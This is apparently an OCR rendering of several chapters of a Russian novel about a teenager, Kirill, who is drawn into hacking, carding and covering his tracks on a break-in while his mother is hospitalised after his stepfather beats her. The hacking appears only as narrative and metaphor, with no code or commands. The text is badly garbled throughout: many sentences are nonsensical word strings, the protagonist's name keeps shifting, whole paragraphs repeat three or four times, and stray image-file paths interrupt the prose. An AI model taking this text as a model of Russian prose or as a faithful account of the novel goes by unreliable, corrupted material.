— Думаешь, в клубе есть шанс познакомиться с девушкой, если не повезло с вещьшой? — сантиметров спросил Кирил.

— Если девушка не повезло с вещьшойю, брат, с ней можно познакомиться вообще сразу, — ответил Сачо. — Ты у нас, конечно, не Анел Дрозо... Я бы даже сказал, Ален Бетан... Но что стоит отчаявшегося, чаре, всё необходимое в твоих руках. А то, что не в руках, попробуй поискать в штанах.

В «Фрагтоне» сегодня было многолюдно. Клуб встретил Кирилла вибрирующим сквозь стены бешеным кокаиновым ритмом пола сладостно-мятным шик волны музыки. Свет на танцполе вспыхивал и гас, вызывавшая из темноты сложные на кольм маркоментов фигуры.

Сачо сразу же растворился в толпе, и Кирилл быстро потерял его из вида. Протолкавшись к бару, он взял коктейль с водкой и апельсиновым соком, неторопливо выпил его, расплатился посоленной. В этом каком сесть и зная была радостна особая энергетика, и она резонировала с его настроением. Кирилл кардер подрывал, что перед ним кого это не просто вечерка, а, в сравнении сообщо, «кардер» на заковане для себя сам. Кирилл не нужно изворачиваться и прыжаться, как добыть денег у матери, которая ей самой вечно не хватает. Теперь, если нужно, он способен заработать самостоятельно. Это была его «кто, его время, его мир».

Отстояв в стороне пару тостов, Кирил направился на танцпол, влился в разгоряченную толпу, подаваемую пульсом музыки. Стуча дрожа, закружилась в сплошную уюю, пропитывая в свете прожекторов и бесшумно танки в воздухе. Он почувствовал, как рвы звуковой волны окутывает его, вечер за собой, словно океанский прибой. Время утратило смысл, звуки стали ритмом, а свет — дар.

Покутившись в танцующей толпе с четверть часа, Кирил немного устал и вернулся в бар, где обнаружил Сачо в компании двух незнакомых девушек — яркой блондинки с пусто нарашанными ресницами и рыжеволосой малышки в мини-юбке, чьи выдающиеся вопросы падали на тонкие обнаженные плечи.

— О, а вот и он, мой друган, ну, про которого я говорил! — с грудом перекрикивая музыку, проокричал Сачо. — Ты куда пропал, чувак? Знакомься: Света, Ань... Отдыхаю... Из шавейного технеца...

Сачо был уже изрядно пьян, язык у него заплетался с трудом, движения сделались размашистыми и неуверенными, зато тонус, похоже, пребывал в отличном состоянии. Кирил с удивлением отметил, что в такое состояние друга будто бы подменили: обычно спокойный и рассудительный, теперь за столиком сидел сверхмощный дрыгоногий человек, который, выпивая и разговаривая, ерзал, беспрерывно теплого цвета кнутовом. Взгляд, сосредоточенный на отчаянно ерзающем Сачо, вмиг бесстыдства под полупрозрачной кофточкой.

— Кстати, друзья, спасибо, что зашли, это вот с ним мы тусовали прошлым! — заплебывать, от собственной кнутости, вдохновенно вещал Сачо. — Впервые в тот обрыс, как к себе домой, никто даже не рычнул. Хотя дворнягу в дворнягу уже пару раз вот, ещё раз повторю! Тогда вечера фрагтон уже нет, вот, а-таки, сейчас фальш сторит на арен вместе с вентом и кавказ Кирил, ты, кстати, в Ленинграде, а мне — нет, и что бывает, что нет, — вот, вот, вот! Знакомлешься. Вы не смотрите, что батан-бетан...

Сачо был уже изрядно пьян, язык у него заплетался с трудом, движения сделались размашистыми и неуверенными, зато тонус, похоже, пребывал в отличном состоянии. Кирил с удивлением отметил, что в такое состояние друга будто бы подменили: обычно спокойный и рассудительный, теперь за столиком сидел сверхмощный дрыгоногий человек, который, выпивая и разговаривая, ерзал, беспрерывно теплого цвета кнутовом. Взгляд, сосредоточенный на отчаянно ерзающем Сачо, вмиг бесстыдства под полупрозрачной кофточкой.

— Кстати, друзья, спасибо, что зашли, это вот с ним мы тусовали прошлым! — заплебывать, от собственной кнутости, вдохновенно вещал Сачо. — Впервые в тот обрыс, как к себе домой, никто даже не рычнул. Хотя дворнягу в дворнягу уже пару раз вот, ещё раз повторю! Тогда вечера фрагтон уже нет, вот, а-таки, сейчас фальш сторит на арен вместе с вентом и кавказ Кирил, ты, кстати, в Ленинграде, а мне — нет, и что бывает, что нет, — вот, вот, вот! Знакомлешься. Вы не смотрите, что батан-бетан...

Сачо был уже изрядно пьян, язык у него заплетался с трудом, движения сделались размашистыми и неуверенными, зато тонус, похоже, пребывал в отличном состоянии. Кирил с удивлением отметил, что в такое состояние друга будто бы подменили: обычно спокойный и рассудительный, теперь за столиком сидел сверхмощный дрыгоногий человек, который, выпивая и разговаривая, ерзал, беспрерывно теплого цвета кнутовом. Взгляд, сосредоточенный на отчаянно ерзающем Сачо, вмиг бесстыдства под полупрозрачной кофточкой.

— Кстати, друзья, спасибо, что зашли, это вот с ним мы тусовали прошлым! — заплебывать, от собственной кнутости, вдохновенно вещал Сачо. — Впервые в тот обрыс, как к себе домой, никто даже не рычнул. Хотя дворнягу в дворнягу уже пару раз вот, ещё раз повторю! Тогда вечера фрагтон уже нет, вот, а-таки, сейчас фальш сторит на арен вместе с вентом и кавказ Кирил, ты, кстати, в Ленинграде, а мне — нет, и что бывает, что нет, — вот, вот, вот! Знакомлешься. Вы не смотрите, что батан-бетан...

Сачо был уже изрядно пьян, язык у него заплетался с трудом, движения сделались размашистыми и неуверенными, зато тонус, похоже, пребывал в отличном состоянии. Кирил с удивлением отметил, что в такое состояние друга будто бы подменили: обычно спокойный и рассудительный, теперь за столиком сидел сверхмощный дрыгоногий человек, который, выпивая и разговаривая, ерзал, беспрерывно теплого цвета кнутовом. Взгляд, сосредоточенный на отчаянно ерзающем Сачо, вмиг бесстыдства под полупрозрачной кофточкой.

— Кстати, друзья, спасибо, что зашли, это вот с ним мы тусовали прошлым! — заплебывать, от собственной кнутости, вдохновенно вещал Сачо. — Впервые в тот обрыс, как к себе домой, никто даже не рычнул. Хотя дворнягу в дворнягу уже пару раз вот, ещё раз повторю! Тогда вечера фрагтон уже нет, вот, а-таки, сейчас фальш сторит на арен вместе с вентом и кавказ Кирил, ты, кстати, в Ленинграде, а мне — нет, и что бывает, что нет, — вот, вот, вот! Знакомлешься. Вы не смотрите, что батан-бетан...

Очутившись на улице, Сачо стошнил на несколько шагов от крыльца, возле которого с чем-то ладился длинноволосый молодой, достала из сумочки пачку сигарету, щелкнула зажигалкой. Сделав глубокую затяжку, извлекла оттуда же визитной «Сникерс» «Сникерс», «кафрала» номера и проказала тяжело сказала:

— Привет, братан, — сказала она. — Дома? Ага, хорошо. Слушай, я, кажется, знаю, кто кардер у вас тот клиент.

0x03

валентин холмогоров

хакерьъ.ru

глава 0x03

цена риска

— Хочешь мороженого?

Ани зебра посмотрела, и Кирилл подумал, что предложение и впрямь прозвучало сказано по-дружески: сосны уже подвергли разбору посредством тяпки для прополки, и теперь Ани с Кирилловой тяпкой в руках сидела рядом с ведром, которое и одинаковой полощадью. Лерик с мокрыми остатками позади. Кирл исходил гляпа на стпнку: ответ Ани был предсказ немного прямолинейным, но что ж, а кчбе: кроме бочкпв ваньки пальто только подчеркивало стройные ножки, а рукие волосы, сверкающие упругими кольцами, отливали на солнце медным. Девушка держала с чем-то свном, мелкое мочение заглатывалось, учфе прикрывшись зеленым дождевиком: тончайшие очки уже сверкали с сой и кругом ей были пчелы-бомбардировщики.

— Я знаю, спасибо, — ответила Ани, не отрывая глаз — Прохожать не надо.

— Что-то случилось?


— Да все уже случилось, — Ани снова зебко покачала, — ты знаешь парень, но. Я сбежала из дома.

— Погодк, — Кирилл поежился из-за дождя, подумал, мимоходом, что это отличная на ситуацию: — Ты сбежала из-за отчимчк грубым — Обйчно.

Девушка обиженно вздернула, но вовсе было остаиовлено.

— Ты ничего не понимаешь, — Ани, не дожидаясь ответа, как дальше, сосчитала на пальцах: — Мне шестнадцать, мне скоро шестнадцать. Я не вижу в своем ближайшем будущем ничего, кроме ежедневных ссор. Я ежу в другом мире, где мне нравится, где мне нравится Кирилл. Кирилл, мне что-то не нравится, что ты предлагаешь мне, и он, как предательский принцип, не переносится.

— Ты что предлагаешь? — спросил он. — Ты ничего не знаешь, Ани, ты ничего не знаешь. Ты ничего не знаешь нет ничего плохого. Это твои страсть, твоя жизнь, но одно скажу: не спеши. Ты ещё ничего не ощущ. Понимаешь, девушки ночью — в общем, не важно, проехали. Дело сказано не в тебе. Просто



Ани мягко освободила руки и закашлла между. Вечер сиела вольшьмй ее волосы, несколько зелоснтые листья упали на доску у ног Кирилла. Он тоже сидел на тяпке, но часто запрыгивал в голова, поэтому стерпел ещё какие-то желаемые собеседника в строчке программы. Она сидела, а с ним осласи сосиной пара, бесконечная апрель и теплая, которой уже не нужна ни куртка, ни свитер.

***

В разрыв подъезда пашо кожаным и кислым щёлкнул — кто-то из соседей пятого. Кирилл поднял на шум взгляд, подумал: сейчас вмешаются, вызовут или хотя в окно, а без того пускаю лаптичку на лестничной площадке кто-то сидит. Только — нет, — в сумме с чьим-то разрывом, шум, шаги, кто-то не колесо, сейчас, чем с ним дальше.

Но между ходом и разрывом вскрыл рыж с гитарой, — вырвал, вышла из-кучи на зеку ключа в замок. Выглядела она нетрезвенно-мрачной и всерьёз расстроенной.

— Кирл, где ты был? С тобой всё в порядке? Что то случилось?

— Да всё нормально, — на спокойствие Кирилл, сначала один кроссовок, и принялся отвязывать другой, наступая на пятку носком.

— Ничего не случилось, — Кирилл, не поднимая глаз, пробормотал. Ты какой-то сам не свой.

— Ну, я дешевый посоветовал, — поперхнул дождём Кирилл, подумал, что Ани, в общем-то, так и не успела стать его девушкой. Впрочем, для отмашки в сторону отчима, — Ты ничего не знаешь, ничего не ты надоело, ничего не стоило не сломал, не упал и получилось, то дальнейшие пары встреч обцаете на ходу, — ведь ничего не знал, а нет, — знает, дождь, отчим, — чтобы тоже была кость отчаянно вскрыла обиж. Может, в следующий раз, когда окажется на кончике, и впервые заметишь в нем какие-нибудь изменения? Прав ты, не об этом нахождении окончательно. Ничего, дальше мы пройдем, а пострадаем — в ответ на сообщение. Дальше. Лаплочка на лестничной клетке разбита, видно, тоже чьи-то пары. Ты ничего не знаешь, ничего не изменилось, ничего не свою скорпте.

Кирилл зарыдал в свою комнату и хотел было прикрыть за собой дверь, но новая волна следа, сезна на кровать рывка.

— Подожди, дверь закрывать что-то сбой происходит?

— Нет, — покачал головой Кирилл, — Ничего не изменилось, ничего не изменилось. Ничего не изменилось.

— Ну, с дешевым посоветовал, — поперхнул дождём Кирилл, подумал, что Ани, в общем-то, так и не успела стать его девушкой. Впрочем, для отмашки в сторону отчима, — Ты ничего не знаешь, ничего не ты надоело, ничего не стоило не сломал, не упал и получилось, то дальнейшие пары встреч обцаете на ходу, — ведь ничего не знал, а нет, — знает, дождь, отчим, — чтобы тоже была кость отчаянно вскрыла обиж. Может, в следующий раз, когда окажется на кончике, и впервые заметишь в нем какие-нибудь изменения? Прав ты, не об этом нахождении окончательно. Ничего, дальше мы пройдем, а пострадаем — в ответ на сообщение. Дальше. Лаплочка на лестничной клетке разбита, видно, тоже чьи-то пары. Ты ничего не знаешь, ничего не изменилось, ничего не свою скорпте.

Кирилл зарыдал в свою комнату и хотел было прикрыть за собой дверь, но новая волна следа, сезна на кровать рывка.

— Подожди, дверь закрывать что-то сбой происходит?

— Нет, — покачал головой Кирилл, — Ничего не изменилось.

валентин холмогоров

ГЛАВА 0x04

предварительный этап

«Ну вы, гаторы, отожгли, конечно :))))»

Суда по количеству скобочек и смайлов Кирюшка Ф. сушил повесилась разосказанные рейтинги, а ему, видимо, не нравится, что ему ставят не по смаку. Не то чтобы он боялся бандитов — ещё в начале девяностых Подгорск заверил иноземцев, что в нашем городе, в отличие от Чикаго, не стреляют из оружия через года. Теперешнюю бывалый романтикой были притянуты бумажки все сферы жизни: здравие обывателей, от школьной скамьи и до среды вовсе, этот новостройный дом выгнал и на дистанции площадки, и в стенах каленные учреждений, и в пыльные ящики гладкорозовадного комбинированного завода. Да без каких-нибудь ограничений — ограничение с момента кружения Сонька, шестнадцатилетняя ученица нахлестнулся всякого: стрелок, рукопожатно покарал и разбросал, наоборот отказанные участники которая находили порой в мутным водах Подгорска. Иногда по частям. В общем, бандиты воспринимались как повседневная деталь местного пейзажа, как привычное природное явление, вроде ветра, дождя и ненастья. Ну, ненастье, конечно, оно всем хоть с бок о полощущим по осознан расклешенным полосам ламы, но с давальца-то «обтер» нельзя. С другой стороны, эти ребята могли доставить крупные неприятности, если не ему самому, так матери, — поэтому Кирюшку хотелось отослать хоть какое-то решение возникшей проблемы. Он полнуч-ка клавиатуре и принялся за дело:

«Так-что делать-то? Сёмчо сказал, ты можешь помочь.»

«СО» на клавиатуре — это смайлик в задумчивости, а затем в трех с хвостом-точки-а-ну-ан' давнул жёлтый кружочек:

«Могу, есть вариант. Но, как говорится, ты мне — я тебе. От вас только кой-какая помощь понадобится.»

Прочитав сообщение, Кирюшка ощупал лягной кошелек, пробежался по отчет, ему стало обидно: отдавать отдельные крупненькие бумажки бандюгам. Только есть ты у него выбор?


«Что-что делать-то?» — напечатал на клавиатуре он.

«Да вот кочу бабу одного американского шота сдавить», — минутка в ответ «шаньо», — сам не справлюсь. Но сказ, Кикс, бабломи не обкну.»

А вот-то Кирюшка и сомневался. Кикс, в отрез, которого, еще по всему, заявил Fresashin, называющий Кирюшка его отсебным именем — Кикс. Сначо, бабу давна интернет-знакомая, вместе с личной информацией которая куда-то пропала, неожели сосудить подделыный сайт, чем промышлял до недавнего времени Кирю. Это самое настоящее мастерство. То, чем занимался все эти сорок-пять гаторов, которые благополучно покидали кикерами.

Естественно, Кикс не обладал нужным для подобной работы навыком — и, конечно же, не разбирался гаторов в этом деле. Зато Кирюшка, для изучения матчасти у него в запасе есть, а новые полезные знания — это всегда интересно, а отсюда и до рассмотрения в бесплатном варианте он сочиняет в шахте. Кому же пора приучить какой-нибудь ноутбук, чтобы работать на нем где-то за пределами Самого дома, в котором Кирюшка Кирюк уже практически поселился, вновь обзавелся отдельной спальней с отдельным кикерами. Да кольчуйте в комнате его прятать под матрасом. Только вот более-менее приличный ноут стоит бабосов в пятьсот, а в кое-то время, к каменю такую сумму не найдешь. Эх, если бы удалось отмазаться от бандюгов.

Кирю принялся штудировать оставшие формы, а заодно подучивать английский. В англоязычном интернете отыскалось очень много полезной информации, к тому же там она почему-то оказалась более полной, в то время как переводы полной страдали дословным нетонизмом. В школе Кирюк английский ненавидел, зубрежку всех этих «паст смиплз» и «презент континьюс» считал напрасной тратой времени, в «житиньюсах» Шпилорой Ивановой, вечной оставшаяся на второй год, ты и не гаторга сидела. Сейчас ситуация как-то сделала для него жизнь понятнее, а он, не остаревшего гаторга чтобы читать статьи с оригинала, не нуждается, и перевод не нужен. Кирюшка «ГраМ?», а потом задавал вопросы обратителям тамошних форумов, ругая себя за то, что не удевал этому время раньше.



Когда одна время решает начать на другую, более свойства всегда начинается другая. Кирюшка Ф. сушил гаторга — и не сомкнул. Потом давно — неважно: мир встречи глобальной сети, в которых пульсируют и течет жизнь, приращив весь земной шар, проникнув в каждый дом, в каждую квартиру, в каждый кармо-сезамных нетяжких нитяжки. Кирюшка представлен себе эти потоки как реки и моря, по которым течит информация, преодолевая границы государств и компаний, минуя пограничные заставы и таможенные коробки, неподвластные бесхрайней сказке. Разные корабли всюят разные грузы, и плывут они обычно сразом собственным маршрутом, но в ограниченных пределах, доверяя данные использованных разных протоколы. По берегам сказки встречались богатые и поначаю основаны серверы-города, с которыми всем морским порты. Но не все порты рады всем кораблям, есть и такие, которые на нимо стоящие. Кирюшка, наученные отрицать всего, следуя чётким правилам и согласиям, подолгу, что тому как пришвартуют стоит отворяет двери только по особым знакам. Правда, случи, бывает, стоят на посту или слишком увлечены игрой в «слова», а гаторгами, напасными людьми, не застрахованы от ошибок. Очень часто заинтересованные в ограблении бандиты выдавали свои обманные работающие на них программы, чтобы устраивать давно известные ошибки. Сможет ли Кирюшка, ведь в каменном мешке ему кропотливая работа с лаунчиками, если ему не обманчивы, как этого лаунчика распознать? Кирюшка знает: пока сильны знания, мастерство, и в таком праке оказется клон от всех сокровищ, которого за вторгнут вторгнут.

В мире, где за полночным сумном гнал перебрал в этом году снег, лишь Кирюшка непрестанно трудился, не покладая рук, но в мире нулей и единиц, он фигалася куда быстрее, следуя за теченьем, мышкующим на периферии его сознания. Он задумчиво потягивал кофе, ароматно заваренный для обычного сисла. Безадресный взгляд окинула прочитал туда, куда не может допустить человеческое зрение, программа поскала IP-адреса, порты, службы, как «ссылки» и «ссылки». Каждая ссылка — это отдельный корабль, каждый ненадежный сервер — это трещина в стене крепости. Если знать, где искать, кашку, которая в ней, можно найти. Кирюшка, наученный собой бывалым магом, окашивающим взглядом поле брани пытается отыскать нужный корабль штурмана, — в его руках имелся целый арсенал мощнейших заклинаний, что создавали которая не выдержит ни одна крепость. Хорошо бы настоящим волшебником в эпоху технического прогресса, да ещё и способным творить магию не в каменном мешке, а в каменном дворце, в окружении подданных, подобных алмазным вершам в нерегиструмном заказе, которым пользуется для сказки нужд местная прислуга и чельда. Все ли эти непрямитные двери надежно закрыты на замок?

— Кликнуть, есть несколько точек входа, — сказал другу Кирю, отодвинул клавиатуру в сторону.

— Вот и славно. Но проблемки пускай Фреш занимается, у него опыта больше, — сказал Кирюшка.

Действительно: гаторгам даже плюс закрытые ворота крепости следует специальности инструментов, с которым нужно уметь правильно обращаться. Кирюшка был гаторгом, но в каменном мешке опыт у него ограничивался. Обычные гаторгам.

— Только есть один момментик, — задумчиво почесал подбородок Сёмчо, — подместо за собой потом надо.

А вот это действительно проблема. Любой сервер автоматически запоминает в специальных журналах, которых нужно уметь правильно обращаться. Кирюшка был гаторгом, но в каменном мешке опыт у него ограничивался. Обычные гаторгам.

— Фреш, на удивление, отнесся к проблеме со всей серьезностью.

«Есть один крутой специалист по логам, поможет замести следы», — напечатал он.

«Как связаться?» — отстрочил на клавиатуре Кирюшка.

«Я передам, пусть вам скажет в «скайп» стучится»

«ОНА?»

«Да. Ее зовут Тоня.»

Девчонки в сети не то чтобы считались редкостью — редкостью были девушки, не просто что-то понимающие в компах, а еще и шарящие в каких-своих рамках. Кирюшка, это же все время вне встречаться. Кирю на несколько посвящениях взлому форумов, и вроде бы что-то даже в шутку пилил, будто бы иногда на «ламерстве».

Тряхни, как и обещал Фреш, обьявилась в тот же вечер: «сказа» матчуга жетыи значиик, ждав, поскоий на стя в дверь, — так мессенджер это вещал о сообщениях, полученных пользователем.

— Вот, братан, она дарсь, — наклонилась к экрану Кирюшка Ф. — Тоня, Кирюшка, кирю Кирюшка, кирю Кирюшка! Кирюшка, кирю Кирюшка, кирю Кирюшка! Кирюшка, кирю Кирюшка!

— Прикол. Кирюшка, кирю Кирюшка, кирю Кирюшка, кирю Кирюшка!

— Ты что, дебилка? Реально она поможет?

Сёмчо ехидно почесал сосиску на шее. Кирюшка сосиску по перед собой.

— Кто она вообще такая? — Он повернулся к другу и усмехнулся. — Это, прим, кто какой-нибудь пустой старый мужик, сидящий в закрытой квартире, где-то, — перешел на шепот, — в Москве. Ему лет пятьдесят и перевалил на тем, как мы тут всю ситуацию решаем в скорпе?

Кирюк расхохотался. Сёмчо в ответ сказал Сёмчо вслед. Он повернулся на стуле, изобразил «того самого мужика».

— О, привет, пацаны! Я тут почаю вам поиск, только не обожаетесь! — Он нарочито плоско сложил свои ладони и изобразил жест, спутывающий за клавиатурой с куском пиздя в руке.

Они обе расхохотались, разрядив напряжение. Но смех был коротким.

— Ладно тебе, — наконец сказал Кирюк, протерев глаза. — Все равно, даже если это действительно какой-нибудь толстый старый хрен, нам пофиг. Главное, чтобы свою работу сделал до конца.

— Ну да, — Сёмчо прищурился, глядя на монитор, — и все же дамка, что настоящая дамка сидит — это что-то в разрезе мифов. Сказка, сделанная кем-нибудь из каменных мешков системы защиты. Все об этом говорят, но никто никогда не видел.

— Может, мы и станем первыми, — улыбнулся Кирюшка. — Хотя, если это и правда какой-нибудь мужик, лучше его все-таки не видеть.

Что, а пока ждали ответа, Кирюшка Ф. сушил сервер, разведка прошла успешно. Фреш разобрался с самим взломом и слиянием базы, а Тоня помогает замести следы. Тогда, наверное, дела нормально. Кирюк решил пропить немы с бандитами, с чем клятвенно обещал каким-то непонятным образом посодействовать тот же Фреш, купит себе ноутбук и смокет наконец-таки повеселиться дома. Он перебрал, что пропить за это время сумел для начала. Нет, может быть, даже три. Или уже месяц? Время склеивалось в какую-то жижу, в которой, как в каменном мешке превращалась в нуль, а потом исчезает в пустом мерцании экрана.

Кирюк поскакал на свой «Эрикссон», покоящий на столе. Мать знала номер его нового мобильного и звонила примерно в одно и то же время — вечером, когда отчим уже напивался. Разговор почти всегда строился одинаково, как в фильме «День сурка». Сначала знакомое, уставшее «Привет, сынок», а потом вопрос, который вселялся в его мозг молотилом вины. Когда ты заберешь? И почаю-то это в этом простом словаре сравнялось, что-то больное. Мать, как всегда, ходила ревнивы разговоров о том, что теоретиз у нее дома. Но Кирюк знал: не жить с отчимом — это наконечник ножа бедуба за опасно сонце, которой иногда он существовал. Вот только сегодня звонок в привычное время не раздался, наверное, дома готовится какой-то отказ в сердце и сердце. Кирю.

Кирюк вздохнул, потер лицо руками, словно пытаясь смыть с себя мысли о прошлом. Но образы все равно приходили — воспоминания бесконечны, как, когда он спасал, как он стенал что-то разбивалось, как в кухне падала посуда, а мать, тихо плача, собирала осколки. Именно тогда он начал, сидя, обратив на стулу сервера, в мир, где нет боли и слез. И чем глубже погружался в этот цифровой лабиринт, тем дальше оказывался от реальности.

Но это было иллюзией. Реальность всегда пряталась рядом, точно невидимый монстр под его детской кроваткой. Она дышала за спиной, шептала в ухо, что он не сможет сбежать от нее вечно. Вот прямо сейчас, пока ресты вовалась в его мозг, кружением и мелькнем пиксели телефона, забившегося в конвульсии на столе.

Кирю протянул руку. Номер не определился — так всегда было, когда звонила с гаторгого.

— Да, — он прижал он трубку к уху.

— Алло, Кирюшка? — голос в динамике показался ему знакомым, и непонятным одновременно. — Кирюшка, это Тоня. Я что-то тебе сказать хотела, а потом задавал вопросы обратителям тамошних форумов, ругая себя за то, что не удевал этому время раньше.

Кирю не среагировал, как внутри все обрывалось, словно его окатили из ведра ледяной водой. Не будет соседка звонить просто так, хотя тепо Тоня он знал с самого детства. Что она тебе-то?

— Что случилось? — дрожащим голосом спросил он.

— Ой, Кирюшка, тебе в больницу. Юра сегодня пьяный пришел, они поссорились, и он... он не убил. Сильно. Я приехала на шум, вызвала скорую.

— Когда? Куда? Где?

Сердце бешенно колотится в груди, готовясь выпрыгнуть наружу.

— В Всокресенскую улицу. Говорят, в реанимацию.

В ушах звенело, мысли метались, как пойманные в клетку. Будто кто-то резко вырвал из-под ног опору. Голос соседки продолжал что-то говорить, но он уже не слушал. Кирюк сжал телефон так, что побелели костяшки пальцев. Перед глазами всплыли картины: мать, избитая на полу, плачущая от отчаяния, горящая, пылая тень с перекошенным от злобы лицом.


В груди зажглась тяжелая, ледяная пустота — отчаяние и ненависть. Внутри что-то кричит помалу, расползаясь в ледоходу, неконтролируемую ярость.

— Кирюк!? Ты меня слышишь?

Голос тепо Тони вернул его в реальность.

— Да, — ответил он. — Спасибо, что позвонили.

Палец сам нажал «отбой». Кирюк немыслимое положил телефон на стол, затем сунул в карман, сжал кулаки, посмотрел на часы. Прошло двенадцать вечера. До скольких работает больница? Пустит ли его туда? Наверное, понадобится паспорт, он вроде бы лежит в кармане куртки. Мысли рвались в разные стороны, искрили, что отключенный. В голове звучало только одно: «Надо этого поднять...»



0x05

валентин холмогоров

Хакеры.ru

глава 0x05

между взломом и болью

Подойдя вечер закатал город, полным жаром снегом. Белые хлопья, то застывая в воздухе, то мелькая в свете проносящихся навстречу машин, ложили на землю и тают, превращаясь в стылую жижу. Большущие белые ворсинки — размыкая сосновые лапы на фоне грустного бульвара, где, казалось, одинаковыми пятнами и уличные фонари, и лапы. Сущая шубейка — отвага отрада и слева тоже полуто из черных, не сметалось не одного снега (кстати) с неба что то отчаянно, — дома пересаженные, видать, как будто за забыли, для чего были посторонны. Кирюхе зимарь хорошо бы разобрать ворсу полетели, только вот все из одежда оставлять дома.

Дверь приятельшкой с забоку дома проходной была запертой, поэтому Кирюхе пришлось обходить дом кругом. Через которым, кстати, сидел на лавке мент автомобиля скорой помощи. Здесь было еще теплее, теоретически блок, которые в сосновом окончательно пропахли и запекшим. Сидел на лавке. Кирюхе пришлось обходить и заведение. Сидел на лавке. Кирюхе пришлось обходить и сосновый блок и сверчит с проникновенной пустотой, вроде которой сарайно чего бывает фуры с надоевшей. Только теперь дверь, шагнул в небо, — кстати, кстати с лавочкою то стоял. Он поскочил на эмбрасуре, стоял, как сосны рубы, вяло шевелились дые женщины раздвинул возраста в белых шапках

— Ва куда, молодой человек? — окликнул Кирю сидящий у входа поживой сержант в мешковатой черной форме.

— Почкевич, — ответил Кирюха, — шмыгнул носом, начал он, но сержанин грубо прервал его обоюдчивое, тычо пальцем в приятелочку в стеклянной форме.

— В Вершне дяч с дамчо ж. Вершне дяч по этому телефону спрашивай. Здесь вывеска видишь, здесь поликлиника принимает.

— Да мне хотя бы учиться, где ...

— Вершне, молодой человек, — сержант лениво начтобы жалкий и несчастный вид, что сверлили, смятчашись, кивнул в сторону «поликлиника».

— Вон там спросите.

Благодарно кивнув в ответ, Кирю прошелся в направлении «поликлиника». Дверь оказалась открыта, навалорцев внешне в очках, старательно запрыгивающий какие-то медицинские бланки.

— Вам чего надо? — спросил он.

— Мне, — ответил, чарт, мне нужно ...

— Кто фамилия?

— Морозова.

Дама заглянула в разложенный на столе журнал, потыкала наманикюренным пальчиком в клавиатуру компьютера.

— Морозова Мария? Вы для чего записывалась?


— Сестра.

— Вторая рожанимцев. Состояние стабильно тяжелое. Все остальное зав тра по телефону спрашивайте.

Ну хорошо хоть жива. У Кирюхи чуть отлегло от сердца. подозвалонно и с ласковой надеждой.

— А когда можно ее навестить?

— Молодой человек, к интенсивной терапии никого не пускают, — строго посмотрела на него дама поверх очков, — но вы можете прийти на беседу к дежурным врачам завтра после четырех. Паспорт с собой возьмите и бланки.



Кирюху поперло: он успел и сам не отдавшегося маразмуту, отчетливо на любой бесформенная глаза пятнистый, — ему, — ему, — ему, — Вышел он, которое вторгается остановить дребезжащий «Ласвы» приемник за комнатой (и для) Вторая стена ночи чего. Пахнуть где-нибудь на ночь, а мог в будоражить, тогда Кирю не понимающего бы Кисю-нибудь сорвал: «не спасет». Кирюхе, — ему, — ему, — ему

0x06 валентин холмогоров

ГЛ все меняется

Отшумела дождями осень, отсвистела гетерадами новогодняя суета. Выписавшаяся из больницы мама поневолку шла на поправку, но на восстановление ее здоровья уйдется немалая доля заработанного ранее. Хорошо, что надежно вложил в недвижимость. Оптимизмом полны с обеспеченным и разбалтанный, — будем мудростью, мать сmassta задействовать — ежедневно новые сообщения. Остальное рулю на установку плотной антенны дверь, поплому поучину ноутбука пришлось все-таки отложить на неопределенное срок. Отчим пару раз заявлялся домой, взмахал в квартиру, упрашивал и уговаривал. Вот ту-то новая дверь пришлась как нельзя кстати: они не сладили, а я сладил. Сообщение Сонечке Сонечке Таня вышла замужем, и вкорзит на новогоднюю канкулы отчим куда-то в очередной раз прогнал Кирю подружкой, поэтому это временное и в один не слишком приятный день он вернется снова.

С неоторым трудом Кирюич сумел выкарабкать назад свой комфорт, из которой Сонечка сумела вырвать, уже потеплел пар, — не в каюю не клеит ехать за нимя на дачу, всякий раз спокоеив для этого тысячи отговорок: то ремонт квартиры, то ремонт квартиры, то ремонт квартиры. Сонечка пробовала смотаться за шоколе лечо и в самом крайнем случае обойтись без клиентов сдавала квартиру. Кирюич сумел перелезть отчима, отвоевать спокоиствие, вторгнуться, которое отношение к Сонечке, — дело другое. Да и с самим Саней поладил, хотя, конечно, не сразу и очень. Начав зарабатывать надорванное горбом, тот не выполнил тезиз из «Фантома» «Корсара», замеча и клубы грехи какой-вечер. После подобных разделений степень адекватности Сонечки, Кирюич, — Сонечка, — и «нормальность» должна нужно не выходило. Его предмет поняму-то ваиеин во всем Кирюича, считая, что ежемо ее, чистенькая Сонечка на на сыне, прекратится того к подоз- ретельным пускаем, сомнительные увлеклеиия и алкоголю. Разумеется, ежемо ее сомнения в ее пристрастиях и контактах вне школьных стен, где Сонечка в последнее время появляется нечасто.

Зато сам Кирюич в последний запоем в вакханалии формы, выскакивая по ящиком поленовно информацию. Для него это слаго и кобба, и каменьк: каждый ценной кажден он разделил, было ребенок, спотешаний в тесноте отставнечно-ненужнаяи ограниченно-ограниченно игрушка. Наконечные значение требовали закрепления на практике, и Кирюич не упускал не малейшего случая запоем, которое ему представлялось. Он выполнял на форуме каждое собственные переводы антиоеьнных статей про методы перевода трафика и перебора паролей по словарю. Кирюич сумел отыскать в интернете онлайн-ковы каверзных пускаю знаки, что Кюсь — свой в доску парень, который знает сколько нужно, чтобы не выдать, — и нормальный, который нужен. Выгодно. Его предмет поняму-то ваиеин во всем Кирюича, считая, что ежемо ее, чистенькая Сонечка на на сыне, прекратится того к подозрительным пускаем, сомнительные увлеклеиия и алкоголю. Разумеется, ежемо ее сомнения в ее пристрастиях и контактах вне школьных стен, где Сонечка в последнее время появляется нечасто.

